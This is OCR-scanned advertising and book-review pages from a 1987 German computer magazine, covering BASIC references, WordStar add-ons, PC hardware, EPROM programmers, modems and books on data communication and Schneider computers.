Die große BASIC Referenz-tabelle der 51 Dialekte

Wo immer Sie das BASIC-Listing eines Computers finden — sei es in Zeitschriften, Büchern, Clubmagazinen etc. — mit dieser Tabelle können Sie alle rechner-spezifischen Sonder- und Graphikbefehle, Ein- und Ausgabebefehle für Bildschirm, Drucker, Kassetten und Disketten, Funktionen und Systembefehle in Ihrer konkreten Anwendung nachschlagen. Bei Konvertierungsarbeiten können Sie sofort den für Ihren Computer zutreffenden Befehl ablesen. Computersteiger und Neulinge können mit Hilfe dieser Tabelle den Rechner ausfindig machen, der den von Ihnen benötigten BASIC-Befehlsvorrat hat, so daß die zu lösenden Probleme auch bewältigt werden können. Die große BASIC-Referenz-tabelle ist auch die große Hilfe im BASIC-Unterricht, da sie eine bisher nicht dagewesene Vollständigkeit von BASIC-Dialekten im Zusammenhang bietet.

beste Kritiken in Fach- und Wirtschaftszeitungen. Patentfaltung 1375 x 980 mm (1,3475 qm) + zus. 96 Seiten, Buchformat 144 x 278 mm
nur DM **43,30**

Wolf-Detlev Luther

V-Scheck liegt bei

BESTELL-COUPON
Ja, senden Sie mir Die große BASIC Referenz-tabelle der 51 Dialekte zu DM 43,30

Name/Firma: _____
Straße: _____
PLZ/Ort: _____

Verlag Heinz Heise GmbH · Postf. 61 04 07 · 3000 Hannover 61

Verlag HEISE GmbH
Heinz Bissendorfer Straße 8
3000 Hannover 61

Helfen Sie sich selbst!

Werner Borsbach

WordStar Tuning

Anpassen und „Frisieren“ leicht gemacht

Bringen Sie WordStar bei, das zu tun, was SIE wollen. Die nötigen Kenntnisse vermittelt Ihnen dieses Buch: Umgang mit Debuggern und Installationsprogrammen, Druckeranpassung, WordStar schneller machen, ja, sogar erweitern usw. Eine kommentierte Liste aller dokumentierten Labels und ihrer Adressen ist das Herzstück dieser reichen Materialsammlung. Es werden nicht nur die WordStar-Versionen unter CP/M, sondern auch für MS-DOS berücksichtigt.

Best.-Nr. 91273
DM 49,80

HEISE-Bücher und Software erhalten Sie bei Ihrem Computer-, Elektronik- oder Buchhändler.

127/14

tigsten Informationen vorgestellt.

Diese Art der Darstellung macht das Buch für den Programmierer zu einem wertvollen Nachschlagewerk, mit dem sich effektiv arbeiten läßt. Auch die kommentierten Assembler-Programmbeispiele im letzten Kapitel wird er zu schätzen wissen. Der erste Teil zeichnet sich dagegen durch seine hohe Informationsdichte aus, so daß auch der Hardware-Entwickler nicht zu kurz kommt. MB

Klaus Füller

Host on Line

Mit dem PC an Datenbank und Mailbox
Würzburg, 1986
Vogel-Verlag
173 Seiten
DM 35,-
ISBN 3-8023-08979-4

Wer heute einen Computer besitzt, der hat bestimmt auch schon von Mailboxen und Datenbanken gehört, die man mit Hilfe eines Akustikkopplers über das Telefonnetz erreichen kann. Und da diese Akustikkoppler inzwischen auch recht preisgünstig sind, scheint der Kommunikation nichts mehr im Wege zu stehen.

Aber dann tritt das erste Problem auf. Man braucht schließlich noch ein Programm, um mit einer Mailbox kommunizieren zu können. An diesem Punkt setzt Klaus



Füller mit seinem Buch an.

Ausgehend von einem Elfzeiler in Turbo-Pascal, der die Funktion der seriellen Schnittstelle überprüft, baut der Autor ein komfortables Pascal-Programm auf, mit dessen Hilfe man mit Mailboxen oder Datenbanken kommunizieren kann.

Auch die Grundlagen der Datenübertragung kom-

men nicht zu kurz. Sowohl die Prinzipien von parallel und seriell als auch synchron und asynchron werden erläutert. Um Unzulänglichkeiten in der Hardware von vornherein auszuschalten, beschreibt der Autor am Anfang des Buches, wie man die Verbindungen zwischen Computer und Modem untersucht. (Wer kennt nicht das Problem mit den eventuell über Kreuz verlaufenden Leitungen bei V.24-Kabeln?)

Mit detaillierten Erläuterungen geht der Verfasser auf die Software-Schnittstelle, das Protokoll, den Handshake sowie Terminal-Emulation ein und erklärt auch kurz die Grundlagen von DATEX-P. Für Leser, die fertige Programme weiterentwickeln wollen, werden interessante Perspektiven eröffnet.

Datenblätter zu den in

PCs üblicherweise eingesetzten Schnittstellenbausteinen, interessante Informationsquellen, Kontaktadressen und eine große Auswahl an Telefonnummern von Mailboxen und Datenbanken sind im Anhang zu finden.

Fazit: aufschlußreich für jeden Computerbesitzer, der sich näher mit Datenkommunikation befassen möchte. Es handelt sich nicht um eine theoretische Abhandlung, sondern um ein Buch, das aus der Praxis entstanden ist. ME

SEMITRONIX
Tel. 09192/72 25
Oberrüsselbach 5
8551 Markt Igensdorf

Unser Standard - Programm
Für weiteres Zubehör und Bauteile fordern Sie bitte unsere aktuellen Preislisten an.

SANYO AT
512 K RAM, 1+1,2 MB FLOPPY DISK, MONO-DISP.-KARTE COLOR GRAF., HD/FD CONTROLLER, TASTATUR, MS-DOS ab Lager lieferbar

MULTITECH AT
512 K RAM 1+1,2 MB FLOPPY-DISK, FD/HD-CONTR., TASTATUR, MS-DOS, MONO-DISP.-KARTE, SER/PAR-KARTE ab Lager lieferbar

MINI AT
512 K RAM, 1+1,2 MB FLOPPY-DISK, FD/HD-CONTR., TASTATUR, MS-DOS, MONO-DISP.-KARTE ab Lager lieferbar

Spitzenqualität

MONITOR 12" 339,-
MONITOR 14" 369,-
COLOR-MONITOR 998,-
EGA-MONITOR 1479,-
ab Lager lieferbar

DRUCKER TASTATUR 101 298,-
Händleranfragen erwünscht



Elektronische Bauteile und Geräte

LAPINECARD 20/30
mit Kopfabhebemechanismus

- ★ max. Datensicherheit
- ★ kein Headcrash
- ★ auch für portable PC's


20 MB **1398,-**
30 MB **1598,-**



Büro für Datentechnik
Hanns-Josef Sontag
5137 Waldfeucht
Brabanter Str. 61
Telefon 0 24 55/29 00

12 MONATE GARANTIE · REPARATUREN · HÄNDLERANFRAGEN ERWÜNSCHT

IC Guide



ALPHATRON
COMPUTERSYSTEME
Luitpoldstr. 22 · 8520 Erlangen · 091 31/2 50 18
Tx 629765 atron

AUDIOCARD - Stummfilm ade!

Mit **AUDIOCARD** eröffnen sich neue Dimensionen im PC-Bereich. Sowohl IBM-PC, -XT und -AT als auch Kompatible sprechen jetzt klar und in Tonbandqualität.

AUDIOCARD ist die intelligente, digitale Tonspur im PC, mit der Sprache, Musik, Geräusche problemlos aufgezeichnet und programmgesteuert wiedergegeben werden können.

Schulung, Präsentation und Animation sind nur einige Anwendungsbeispiele, die durch audiovisuelle Gestaltung aufgewertet werden.

SPEECH DESIGN
Gesellschaft für elektronische Sprachverarbeitung mbH
Landsberger Straße 33
D-8034 Germering/Mchn.
☎ 0 89/8 49 31-0
TTx 898931 = speech





IC-GUIDE
ist eine erweiterbare Datenbank mit technischen Daten und Informationen von über 800 integrierten Schaltkreisen.

DM 249,-

IC-Guide Vertriebspartner:
Streck GmbH, Tel.: 0 41 41/22 21
reese GmbH & Co., Tel.: 0 431/68 91-2 31
Bents Datensysteme, Tel.: 0 49 41/17 04-0
L&K Computer- und Bürobedarf, Tel.: 0 23 07/76 68 19
Wilhelm Kron Büromaschinen, Tel.: 02 41/50 45 12
Union Zeiss, Tel.: 0 69/40 87-1
Bürotechnik Bissinger GmbH, Tel.: 0 90 73/70 23

Rudi Kost

Der Schneider PC

Haar bei München, 1986
Markt & Technik-Verlag
354 Seiten
DM 49,-
ISBN 389090-415-7

Im Gegensatz zu den meisten 'Premierenbüchern', die oftmals eher nur erweiterte Testberichte sind, kann das Werk 'Der Schneider PC' schon als Ergänzung, wenn nicht sogar als Ersatz, für das dem Computer mitgelieferte Benutzerhandbuch dienen.

Fast alle Themen, die den (potentiellen) Käufer interessieren, werden angeschnitten. Neben grundsätzlichen Erläuterungen zur Hardware widmet sich der Autor ausführlich den beiden sehr ähnlichen Betriebssystemen MSDOS und DÖS Plus. In anderen Kapiteln erfährt der Leser einiges über die grafische Bedie-



unter anderem Erläuterungen zu WordStar, dBASE II und Multiplan – rein zufällig werden diese Programme von Markt & Technik zu Sonderpreisen angeboten ...

Die große Themenfülle hat aber auch einen Nachteil: Kaum ein Sachgebiet kann wirklich erschöpfend behandelt werden. Gerade das meiner Meinung nach besonders interessante GEM-BASIC2 bekommt nur wenig Platz eingeräumt.

Hätte der Verfasser die Kapitel über die GEM-Programme weggelassen, die sich ohnehin nur ein Bruchteil der PC-Besitzer zulegen wird, und stattdessen näherliegende Fragen eingehender erläutert, gäbe es an diesem Buch wirklich nichts auszusetzen. MK

neroberfläche GEM und wird mit verschiedenen Programmen wie GEM-Paint, GEM-Graph, DR-Doodle und GEM WordChart bekanntgemacht. Diese Programme gehören entweder zum Lieferumfang oder können von Besitzern des Schneider PC zu ermäßigten Preisen bezogen werden.

Das Kapitel 'Andere Programme auf dem Schneider PC' enthält

Lothar Miedel,
Martin Kotulla

Das große CPC-Arbeitsbuch

München, 1986
Franzis-Verlag GmbH
450 Seiten
DM 68,-
ISBN 3-7723-8421-8

Viele Informationen und noch mehr Programme rund um die Schneider CPCs bietet 'Das große CPC-Arbeitsbuch'. Die Autoren haben sogar darauf geachtet, daß die Programme auf allen CPC-Rechnern und nach Möglichkeit nicht nur unter AMSDOS, sondern auch auf Diskettenstationen anderer Anbieter lauffähig sind.

Eine detaillierte Aufstellung der Firmware-Routinen und System-speicher sowie ROM-Listings sucht man in diesem Buch vergeblich. Aber das wurde schließ-



lich auch nicht versprochen, und der Leser wird durch einen 'analysierenden Disassembler', der von Kapitel zu Kapitel ständig erweitert wird, reichlich entschädigt. Zu dem Buch gibt es für 49 DM auch eine Sammeldiskette.

Die Autoren präsentieren nicht nur nackte Fakten, sondern zeigen praktisch den Weg, auf dem sie selbst sich ihre Informationen erarbeitet ha-

TT 1.2

Michael K. Georgi
WS-Tuner
Das Zusatzprogramm WS-Tuner rüstet preiswert Ihren WordStar 3.0 auf. Es bietet vieles, was WordStar 2000 kann – und darüber hinaus einiges mehr. Sie werden Ihren WordStar nicht wiedererkennen! Der WS-Tuner macht Ihren WordStar flott, und er macht Ihren Drucker flott. Der WS-Tuner stellt zahlreiche, in WordStar enthaltene Befehle und Funktionen zur Verfügung, die alle aus der laufenden Textbearbeitung heraus aufgerufen werden können. Jede(!) Taste kann mit Textstrings bis 80 Zeichen Länge belegt und im Arbeitsspeicher gehalten werden, so daß blitzschneller Zugriff möglich ist. Das bedeutet, häufig benutzte Worte bzw. Wortfolgen jetzt auf Tastendruck. Bausteintexte bis 510 Zeichen Länge können unter einer Nummer abgespeichert und aufgerufen werden. Es wird pro Datei ein platzsparendes Speicherverfahren angewandt, das bis zu 85% weniger Diskettenspeicherplatz als WordStar-Bausteintexte benötigt. Durch dieses Verfahren hat der Benutzer einen sehr schnellen Zugriff. Schnelles Lesen bzw. Betrachten einer anderen als der gerade bearbeiteten Datei mit direktem Zugriff auf jede gewünschte Stelle der Datei. Ohne vorheriges Abspeichern kann ein Ausschnitt des Textes – definierbar durch Blockbegrenzer – direkt ausgedruckt werden. Direkte Ansteuerung von Seitennummern im Textbearbeitungsmodus. Und einiges mehr. Der WS-Tuner ist für fast alle CPM-Computer erhältlich.

DM 249,95
Best.-Nr. 77098 (?? = Rechnernummer vom Konvertierungsservice – S. 49 ff. unseres Katalogs)

Ulrich Eisenecker
Turbo-Index
Der Turbo-Index ist das superschnelle und komfortable Programm zur Erstellung von Stichwortverzeichnissen (Register/Index) für alle Textverarbeitungsprogramme. Es unterscheidet auf Wunsch zwischen Groß- und Kleinschreibung und sucht auch Wortabteilungen. Der alphabetisch sortierte Index kann direkt oder auf Platte/Diskette ausgedruckt werden. Im letzteren Fall ist die Weiterverarbeitung durch ein Textverarbeitungsprogramm möglich. Ein Textverarbeitungsprogramm zur allgemeinen Textverarbeitung. Turbo-Index erzeugt mit Hilfe einer Stichwortdatei für eine beliebig lange Textdatei ein alphabetisch sortiertes, formatiertes und druckfähiges Stichwortverzeichnis (Register/Index).

DM 98,-
Best.-Nr. 51107 für PC und kompatibel
CP/M siehe Konvertierungsservice. Seite 49 ff. unseres Katalogs

Bestell-Coupon

Ja, senden Sie mir zu den genannten Preisen (zzgl. DM 3,50 Versandkostenpauschale) Scheck anbei, folgende Software-Pakete:

Mein Computer: _____

Name _____ Vorname _____

Str. _____ PLZ _____ Ort _____

Ich bitte um kostenlose Zusendung Ihres Katalogs.

ben. Das macht die Lektüre besonders für CPC-Benutzer interessant, die bisher nur in BASIC programmiert haben und neue Wege beschreiten wollen. Wer den Sprung in die Maschinensprache allerdings bereits geschafft hat und nun nach verlässlichen, umfassenden Informationen sucht, dem ist dieses Buch wegen der auf Einsteiger abgestimmten Stoffauswahl und einiger (verzeihlicher) Fehler nicht uneingeschränkt zu empfehlen.

Jemand, der noch nicht so tief ins System eingestiegen ist – und das dürfte die Mehrzahl der CPC-Benutzer sein –, erhält einen tiefgehenden Einblick in die Arbeitsweise der CPCs: es geht um BASIC, das Betriebssystem und AMSDOS. Außerdem erhält der Leser viele nützliche Tipps und erfährt zum Beispiel, wie man fremde Disket-

tenformate lesen kann, Werte aus einem ROM 'peekt', den Zeilen-Editor aufruft, einzelne Spuren auf der Diskette formatiert, das Betriebssystem- und BASIC-ROM durch ein anderes ersetzt und und und... GW

GSX-Handbuch

Haar bei München, 1986
Markt & Technik-Verlag
168 Seiten
DM 39,-
ISBN 3-89090-373-8

In der Reihe 'Originaldokumentation' hat der Verlag Markt & Technik in einem Band die beiden Handbücher 'GSX Programmer's Guide' und 'GSX User's Guide' veröffentlicht.

Die Bezeichnung 'Originaldokumentation' darf man beinahe wörtlich nehmen, denn tatsächlich

ist das 'GSX-Handbuch' durchgängig in englischer Sprache geschrieben. Wer die beiden Originalausgaben, die von Digital Research veröffentlicht wurden, schon einmal in der Hand hatte, kann auch feststellen, daß die Seitenaufteilung und sogar das Druckbild übereinstimmen. (Immerhin hätte man Fehler bei der Seitennumerierung korrigieren können.)

Einsteiger werden von dieser Dokumentation nicht allzuviel haben, denn sie ist für Programmierprofis geschrieben, die entweder schon Erfahrung mit GSX und den dieser Grafikerweiterung zugrunde liegenden Prinzipien sammeln konnten oder genügend Zeit und Muße haben, sich die benötigten Informationen häppchenweise zusammenzusuchen.


Wer bereits die Serie in c't über die Grafikerweiterung GSX unter CP/M Plus auf dem Schneider CPC 6128 und JoycePCW verfolgt hat und jetzt noch mehr Details erfahren will, dem liefert dieses Handbuch die Funktionsaufrufe von GSX mit allen Parametern und Beschreibungen.

Ein Ärgernis bleibt: Auf der Rückseite des Buches werden dem Leser zu den beiden bereits erwähnten

Teilen des Handbuchs auch Programmbeispiele in den Sprachen Pascal/MT+, PL/1, C, CBASIC und Fortran-77 versprochen. Doch gerade dieser besonders wichtige und hochinteressante Teil – 'Programmer's Language Reference Manual' genannt – fehlt völlig. Pure Vergeßlichkeit oder Absicht? Weder noch. Auf Anfrage erklärte Markt & Technik, daß die Veröffentlichung dieses Kapitels ursprünglich geplant gewesen sei, Digital Research habe sich aber schließlich doch nicht entschließen können, die Veröffentlichungsrechte herzugeben. MK



Eprommer für PC/XT/AT u. Kompatible



Programmiert:
2716 2732 2732A
2764 2764A 27128
27128A 27256 27256 (21V)
und die entsprechenden
C-MOS-Versionen
Option: 27512 27513 27011

Komplettlösung besteht aus:
Prommerkarte für Slot (vergoldete Kontakte)
Textool-Sockel im Kunststoffgehäuse, Kabelsatz, Software

Preis: 498,- C & M Dipl.-Ing. Heinz Meyer
Rahserstr. 52, 4060 Viersen 1, Tel. 0 2162/2 29 64

EPROM u. MICROCONTROLLER ENTWICKLUNGS-SET



für IBM PC, XT, AT und Kompatible

- Programmier EPROM/EAROM von 2716 bis 27512 und Microcontroller 8048/49 (Lesen), 8748/49, 8748AH/49AH, 8751/2 (mit Security Bit), 63705
- Schnelles Programmieralgorithm
- Komfortable Window-Technik
- Menü gesteuerte Software
- Zusammenarbeit mit Binär und Intel-HEX-Dateien unter MS-DOS/PC-DOS

Modulare Bauweise:	Preis/DM
Programmier-Karte für IBM PC, XT, AT	439,-
PM 24/28 für EPROMS/EAROMS (2716-27512)	129,-
PM 48/49 für 8748/9 (inkl. 8048 Disassembler)	449,-
PM 51/52 für 8751/2 (inkl. 8051 Disassembler)	449,-
PM 63705 für HD 63705 (inkl. 6805 Disassembler)	449,-

- Check-Sum
- Dump-Hex/ASCII
- Datenvorbereitung für 16- u. 32-Bit-Systeme
- Bites-Insert/Delete

Als ideale Ergänzung bieten wir Cross-Software für MS-DOS/PC-DOS:
8048 Cross-Assembler 280,- 8051 Cross-Assembler 398,-

Witron GmbH Gerstengrundhöhe 7 · 3405 Rosdorf 5
Telefon: 0 55 45/12 00 · Telex: 965876

Ehrensache, . . .

daß wir Beiträge und Bauanleitungen aus inzwischen vergriffenen c't-Ausgaben für Sie **fotokopieren**.

Wir müssen jedoch eine Gebühr von **DM 5,- je abgeleiteten Beitrag** erheben — ganz gleich wie lang der Artikel ist. Legen Sie der Bestellung den Betrag **nur in Briefmarken** bei — das spart die Kosten für Zahlschein oder Nachnahme. **Und: bitte, Ihren Absender nicht vergessen.**

Folgende c't-Ausgaben sind vergriffen:
12/83 bis 4/85.

c't magazin für computertechnik, Verlag Heinz Heise GmbH,
Postfach 610407, 3000 Hannover 61

MICHAEL SCHMIDT Menden

D A T E N T E C H N I K

Salzweg 27 · 5750 Menden 2 · ☎ (0 23 73) 8 20 22

- ★ **Festplatten/Diskettenlaufwerke**
 - 20 MByte LAPINE TITAN Festplatte mit Controller 1140 DM
 - 30 MByte LAPINE TITAN Festplatte mit RLL Controller 1246 DM
 - 80 MByte SEAGATE Festplatte 2885 DM
 - 3 1/2" Diskettenlaufwerk TEAC 5 1/4" Rahmen 487 DM
 - TANDON BusinessCard 21 MByte formatierte Steckkarte 1248 DM
- ★ **ROLAND Plotter**
 - zahlreiche Referenzen in der ganzen Bundesrepublik
 - DKY 880 DIN A3 230 mm/sec, Magnetstrolchenfestigung 2496 DM
 - DKY 980 DIN A3 230 mm/sec, elektrostatische Ansaugung 3475 DM
 - DKY 885 DIN A3 300/400 mm/sec, Magnetstrolchenfestigung 3590 DM
 - DKY 990 DIN A3 300/400 mm/sec, elektrostatisch, Ansaugung 4235 DM
 - DPX 2900 DIN A2 400 mm/sec, elektrostatische Ansaugung 12 854 DM
- Wir senden Ihnen gern Unterlagen zu. Überzeugen Sie sich von der Qualität der ROLAND Plotter. Vereinbaren Sie einen Vorführtermin.
- ★ **kompatible Personalcomputer**
 - Personalcomputer aus 1a Komponenten zusammengestellt: PC oder AT kompatibel: NEC Diskettenlaufwerke, Original ADI Monitor, LAPINE TITAN Festplatten 20 oder 30 MByte mit automatischem Kopiersicherungsmechanismus, Tastaturen von CHERRY oder RAFI aus deutscher Fertigung; Taill-frequenz umschaltbar über Schalter oder Programm; alle Geräte werden vor der Auslieferung ausgerechnet; wir nennen Ihnen Referenzen in der Industrie und behördlichen Einrichtungen.
- ★ **Zubehör Personalcomputer**
 - Werten Sie Ihren PC durch einen guten Monitor oder eine bessere Tastatur auf.
 - ATI EGAWONDER automatische Anpassung und Emulation 998 DM
 - PARADISE EGA autom. Anpassung an die verschiedenen Graphikmodi 912 DM
 - 14"-Monitor Aufl. 560' 600 bei 16 Farben 1770 DM
 - Spectrum mit Druckerschnittstelle Farbgraphikemulation für Monochrom-Monitor 595 DM
 - 14"-Monitor bernstein oder grün 449 DM
 - Tastatur mit getrenntem Ziffern-Cursorblock aus deutscher Fertigung 345 DM
 - RAFI Tastatur mit getrenntem Ziffern-Cursorblock, 20 Funktionstasten, aus deutscher Fertigung 425 DM
 - Maus C7 Schweizer Qualitätsprodukt 298 DM
- LOGITECH
- ★ **NEC Drucker**
 - Alle NEC Drucker werden mit Original NEC Serien-W. geliefert. Auf die NEC Drucker gewähren wir 1 Jahr Garantie.
 - NEC P6 24 Nadelndrucker, DIN A4, PC-Anschluß einschließlich Drucker-kabel 1 365 DM
 - NEC PSXL 24 Nadelndrucker 7-Farben für den professionellen Einsatz 2 650 DM
 - NEC PSXL 24 Nadelndrucker 7-Farben; wenn Schnellleitfähigkeit gefragt ist 3 395 DM

ST-Kompakt-Kit komplett 499,— DM

— Einbau ohne Löten. — Maus- und Joystickport liegen an der Rückseite der frei beweglichen Tastatur. — Alle anderen Schnittstellen bleiben an der gewohnten Stelle — Der Einbau zweier Floppy-Laufwerke und der Harddisk ist vorbereitet. Einbaumaterial wird mitgeliefert.



Computershop Werner Brock

— Der zentrale Netzschalter liegt an der Gehäusevorderseite.
— Eine akkugepufferte Uhr ist jetzt im Lieferumfang enthalten.
— Eine verstellbare Zeitverzögerungsschaltung ermöglicht das gleichzeitige Einschalten von Harddisk und Rechner über einen Schalter. — Das mitgelieferte Schaltnetzteil versorgt Floppies, Harddisk und Rechner.

Federnseest. 17, 7410 Reutlingen, Tel. 071 21/3 42 87
Dazu NEC 1035 oder 1036 Floppy 726 KB, Atari-modifiziert

DM 598,— **DM 339,—**

XT im AT-Design

XT1 Turbo 640KB RAM, 2Lw 360KB, 4,77/8 MHz, I/O Karte, Tastatur	1998,— DM
XT2 Turbo wie XT1 jedoch 1Lw, 20 MB Festplatte mit Controller	2998,— DM
Aufpreis Monochrom Monitor	350,— DM
Aufpreis 2tes Laufwerk	299,— DM
Falcon MS DOS 3.1	160,— DM
Seagate Festplatte 20MB mit Controller	1259,— DM
1 Laufwerk 360KB	299,— DM
I/O Karte mit Uhr und Schnittstellen	199,— DM
— mit Floppy Controller	279,— DM
Clock Karte	89,— DM
EGA Karte	569,— DM
MS Window	355,— DM
Logitech Mouse	350,— DM
Wordstar 3.45 extra	1100,— DM

Alle Preise zuzüglich Versandkosten. Versand per Nachnahme oder Vorkasse. Kein Ladenverkauf! ● Gesamtpreisliste anfordern ●

FA. SCHIRMER & CO GMBH, POSTFACH 93 02 06
6000 FRANKFURT AM MAIN 93, TEL.: 0 69/76 91 09

JELINEK

Personal
Computer

SOFTWARE:
FAKT, FIBU,
TEXT...

100% KOMPATIBLE PC XT/AT

1 Jahr Garantie, Reparatur innerhalb von 7 Tagen, Zubehör, Leasing

Angebot: PC XT/640/Turbo / 2 Laufw. / Game P / Hercules + Multi I/O Karte / Echtzeituhr / ser. + par. Schnittstelle / 165 W / 8 Slots / Tast. deut. / Gehäuse in AT-Design m. Schloß + Reseatknopf / + Maus / + Monitor mit Fuß **2290,— DM**

Direktimport. Händleranfragen erwünscht. Fordern Sie eine Preisliste an.
Atonin Jelinek, Personal Computer, Gropiusweg 2, 6100 Darmstadt,
Tel. 0 61 51/78 48 60, Fax: 0 61 51-7195 94



6/87 — Anzeigenschluß am 3. April 1987

Matrai computer



Wir bieten
Lösungen

ollvetti

Tandon

ATARI® ST

OKI
COMPUTERDRUCKER

Matrai Computer GmbH
Bernhäuser Str. 8
7022 L-Echterdingen
☎ (07 11) 79 70 49

Preise wie im Paradies!

EPSON FX-800	938,—	FX-1000	1238,—	LX-86	699,—
EPSON LQ-800	1448,—	LQ-1000	1898,—	LQ-2500	2498,—
NEC P6	1138,—	Erzblätterzug L. P6	488,—	P7	1398,—
NEC P6 color	1448,—	P7 CSF	598,—	P7 color	1698,—
Star NL-10	648,—	SG-15	948,—	NX-15	978,—
Citizen MSP-10e	698,—	LSP-120D	438,—	MSP-25	1048,—
Panasonic KXP-1080	448,—	KXP-1091	598,—	KXP-1092	848,—
OKI OKI 20	498,—	ML-293	1298,—	ML-294	1998,—
Brother M-1109	499,—	M-1409	798,—	M-1509	998,—
Juki 6100	748,—	5510	988,—	5520	1229,—
Commodore PC-10 II	2298,—	PC-10 II mit 20 MB-Platte	2999,—		
Seagate ST 225 20 MB, 65 ms incl. Controller, Kabelsatz	798,—				
Seagate ST 238 30 MB, incl. RLL-Controller, Kabelsatz	898,—				

Computer Discount 2000 GmbH

Hinter der Bahn · 5403 Urmitz-Bhf. · ☎ 0 26 30/8 42 27

4/87

International im Einsatz

PANEL

Professionelle C-Programmierer entwickeln schnell anspruchsvolle Bildschirm-Masken — Für MS-DOS, CP/M-86, QNX, iRMX-86, UNIX, XENIX, Coherent, VMS, Amiga.

Ab DM 398,- für Amiga, DM 849,- für MS-DOS,
Demo-Diskette für IBM-PC DM 10,-

Interaktive
-C-
Programmierung

ZIMMERMANN - EDV
Werkstraße 11 2105 Seevetal Tel.: 04105 / 520 68

COPY II PC OPTION BOARD

Endlich, eine fast idiotensichere Methode, Sicherheitskopien von geschützter Software anzufertigen! Das OPTION BOARD ist eine Card, welche Ihrem PC die gleiche Diskettenkopier-Technologie geben wird, die von den meisten kopierschutzherstellenden Firmen verwendet wird.

Das OPTION BOARD kann SEHR einfach fast jede geschützte Software des IBM PC kopieren. Inklusive solcher, bei denen Software-Kopierprogramme hoffnungslos versagen! Es beinhaltet sogar einen „Track Editor“, welcher dem mehr technisch Interessierten erlaubt, das Kopierschutzverfahren auf einer geschützten Diskette zu analysieren und zu editieren.

Das OPTION BOARD benötigt einen ganzen Slot in einem IBM PC, XT oder AT (mit wenigstens einem 360KB Floppy Drive), Compaq Deskpro oder Kompatiblen. Der Compaq Portable benötigt ein extra Kabel für Fr. 60,—.

DM 299,—

M. Rupp Soft- and Hardware
Import/Export/Distribution
P.O. BOX 143, CH-9050 Appenzell
Tel. 0 71/87 17 62
Telex 719298 prmg, Telefax 01/87 37 81

* Außer physisch bearbeiteten Disketten.





BUS-SYSTEM für den ATARI 260 ST 520 ST/+ 1040 STF

- 2 MByte dyn. RAM-Karte
- EPROM-Programmier-Karte
- Parallel-I/O-Timerkarte
- IEEE-488-Interface
- RAM-EPROM-Karte
- 8-10-12 bit A/D W
- ATARI-PC-Gehäuse
- Uhren-Datum-Karte
- 12 bit D/A Wandler-Karte

rhothron Gesellschaft für medizinische Geräte- und Systementwicklung mbH Tiergartenstraße 7, 6650 Homburg/Saar, (0 68 41) 7 18 05



SYSTECH GmbH

Cross-Assembler für MS-DOS/PC-DOS:

MCS-48: SASS48 & MCS-51: SASS51

- schnelle Assemblierung im RAM
- 2stufig schachtelbare INCLUDE-Ebenen
- Codeausgabe in Binär oder im HEX-Format

Handbuch allein (wird bei Kauf angerechnet) DM 30,—
 SASS48 DM 298,— SASS51 DM 398,—

TRAC48: Software-Simulator (8035, -39, -48, -49, -50)

- Schrittweise Befehlsausführung (TRACE)
- bis zu 10 Breakpoints, Zyklenzähler

Handbuch allein DM 30,— TRAC48 DM 398,—

Paralleles Interface für PRIVILEG 3000 und Olympia-Report-electronic, Baugruppe m. Einbauleitung DM 189,— (s. Anzeige in c't 10/86)

Schnittstellenminister RS232 DM 69,—

SYSTECH GmbH · Birkenheg 42 · 3300 Braunschweig · Telefon (05 31) 36 12 34

Ecosoft Economy Software AG

Kaiserstr. 21, 7890 Waldshut, Tel. (0 77 51) 79 20

Frei-Programm- und Shareware-Zentrale

Über 30 000 Programme für IBM PC/Kompat, Apple II, Macintosh Atari ST, Commodore C64/C128, Amiga. Programme für Beruf, Geschäft, Heim und Schule.

Zum Kennenlernen guter Frei-Programme:

10 beliebte Programme für DM 10.—.

Dazu gratis:

Katalog über Frei-Programme (Public Domain) und professionelle Shareware auf Diskette(n) einschl. Sachgebiets-Verzeichnis im Wert von DM 10.—.

Dieses Kennenlern-Angebot erhalten Sie gegen Einsendung von DM 10.— (bar oder Scheck).

Bitte unbedingt Computermodell angeben.

Modem KS 1200 DM 575,—
Hayes-kompatibel (Sidekick, Framew. usw.), 300/1200 Bd. voll/dpl. CCITT V21, V22, Autodial, Autoanswer
 — für alle Rechner mit RS-232
 — ohne, FTZ-Nr., Postbestimmungen beachten

Modemkarte PC 1200 DM 398,—
 Steckkarte für IBM-Slot, sonst wie KS 1200
 — Mailbox Software CREAM auf Anfrage

BTX-Steckkarte DM 1139,—
 Erweiterter BTX-Betrieb möglich — Info erf. d.

AD/DA-Wandler, 12 Bit, 40 kHz DM 269,—
VIA 8255, I/O Karte f. Steuerzwecke DM 168,—
Speedkarte, 10 MHz, 8086 mit Cache DM 479,—
Aboveboard 2 MByte, Intel komp. (Ok) DM 429,—
PC-Mouse, MS u. Mouse Corp. komp. DM 229,—
PC-Mouse mit RS-232 Karte DM 279,—
Uhrenkarte, akkugeduffert DM 89,—
EPROM-Simulator incl. Software DM 398,—
Schnittstellentester f. RS-232 DM 45,—

Geprüfte Qualitätsware — weiteres Zubehör sowie Zusatzkarten f. IBM u. Kompatible auf Anfrage — auch Modems mit Postzulassung.

bsb Datentechnik

Michael Benz — Heinz-Dieter Schöddert

Bernd v. d. Brinken

Hohenzollernring 74, 5000 Köln 1

Telefon 02 21/13 14 41

COMPUTER + LAUFWERKE

TEAK PLANTRON

Tandon OKIDATA

Schneider

QUANTUM

NEC SHUGART

VICTOR

Angebot des Monats:
 20 MB Tandon TM 262/WD 10002
 WX2 Controller
 Kabelsatz — kompletter Einbausatz
DM 1450,—

IBM Kompatibler PC
 (IBM = eingetr. Warenzeichen von IBM)
XT Turbo Komplettsystem
 4,7/8 MHz/2 x 360 KB Laufwerke, Multi i-o-Card
 Herculescard, Tastatur, Taxan KX 1212 Monitor
komplett DM 2852,86

Bitte Lieferprogramm anfordern

Ihr COMTEAM Partner:
E.S. Computer & Software

Handelsgesellschaft m. b. H.
 Taxetstraße 7 — Emil-Kurz-
 Straße 1
 D-8040 Ismaning / Tel. 089/
 967572 + 965442
 Telex 5213786 EURO D



PCA Layout 3306,—
 (f. AUTOCAD Data 3)

AUTOCAD 10374,—
 Anbaukarte 2

AUTOCAD 7524,—
 Anbaukarte 1

AUTOCAD 1140,—
 Grundkarte

AUTOSKETCH 285,—
 CAD orientierter Zeichnungsprogramm

CADStar 14267,—
 3D CAD, CAB u. FEM Standard

drafix II 5016,—
 Netzwerka. Datenf. f. d.

drafix I plus 2016,—

PCA Layout TM
 AUTOSKETCH TM
 AUTOCAD TM Autodesk Inc.
 drafix TM
